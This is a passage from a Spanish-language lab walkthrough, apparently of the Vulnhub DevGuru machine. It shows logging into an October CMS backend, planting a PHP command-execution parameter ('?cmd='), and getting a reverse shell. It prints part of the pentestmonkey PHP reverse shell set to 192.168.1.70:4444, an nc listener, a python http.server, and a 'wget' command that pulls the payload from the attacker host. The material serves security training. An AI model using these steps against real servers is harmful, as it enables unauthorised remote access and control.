
-

- Cambiamos la contraseña y ya habiendo hecho eso, nos dirigimos a la pagina "http://ip/backend", y el backend es porque es la columna donde estamos haciendo la modificacion y es parte de un directorio de la pagina auditada, y esta nos dirigia a un login donde podemos acceder con el usuario obtenido y la contraseña que cambiamos


-


Administration Area
Generate and Check Jasyp
192.168.1.138/backend/backend/auth/signin
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Exploit-DB
Google Hacking DB
OffSec
CrackStation - Online ...
OCTOBER
Getting back to basics
frank
Login
Forgot your password?

-




ºEstando dentro nos dirigimos a CMS, donde encontraremos un conjuntode codigos y buscaremos como poder ejecutar un codigo malicioso php, lo cual pudimos encontrar una entrada en el apartado de "Home" y en "Code", dentro de Home



ºEl codifo que he colocado es el siguiente:


- En el apartado de Makup estan los directprios de la url, ahi podemos agregar uno extra en donde indiquemos que se ejecute nuestro codigo

-




- Guardamos los cambios y nos dirigimos al Previw para ver lo que podemos hacer despues de estos codigos

-




- Al darle preview nos va lanzar un error pero esto se debe a que no creamos la pagina web, sino que creamos una vulnerabilidad para poder listar archivos desde la url, para ello despues de la ip de la pagina colocamos el siguiente comando "/?cmd=" despues lo que deseamos realizar como si estivieramos usando una terminal linux, en este caso use el "ls -la"

-



- Para poderlo ver de mejor manera poder pulsar "Ctrl + u" para ver el codigo de la pagina y ver lo que listamos con el comando

-



REVERSE SHELL

ºPara poder obtener una reverse shell, tenemos que tener un codigo php para poder subirlo al servidor y ejecutarlo desde ahi.

```
// The recipient will be given a shell running as the current user
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or
// Use of stream_select() on file descriptors returned by proc_ope
// Some compile-time options are needed for daemonisation (like pc
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.70';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

ºEste codigo es solo una parte de todo, ahi tenemos que poner nuestra direccion ip y el puerto por donde estaremos escuchando con Netcat

ºPara subir el archivo al servidor, tenemos que abrir un servidor local en nuetro kali en donde tengamos el codigo, y para abrirlo tenemos que ejecuatr el siguiente codigo

```
┌──(kali㉿kali)-[~/Documents/Vulnhub/DevGuru/exp
└─$ ls
code.php

┌──(kali㉿kali)-[~/Documents/Vulnhub/DevGuru/exp
└─$ sudo python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.
```

- Tambien tener NetCat en escucha por le puerto colocado en el codigo php, en mi caso seria el "4444"


```
tents]
└─$ sudo nc -lnvp 4444
┌──(kali㉿kali)-[~/Documents/Vulnhub/DevGuru/
ntents]
└─$ sudo nc -lnvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
```

-


- Aqui obtendremos nuestra shell

ºAprovechando la vulnerabilidad que abrimos en la pagina web, colocaremos un comando en la url para poder descargar el archivo del servidor, de la siguiente manera "ip/?cmd=wget

192.168.1.70:8000/code.php"




- Al ejecutarlo notaremos una peitcion el servidor, lo cual siginica que el archivo fue cargado de manera exitosa, ahora listamos nuevamente desde la url y notaremos que el archivo se subio




-

ºPara ejecutarlo y obtener la reverse shell, el archivo que subimos sehace parte de los directorios de la pagina, ahora solo debemos coloarclo en la url de la siguiente manera "ip/code.php"



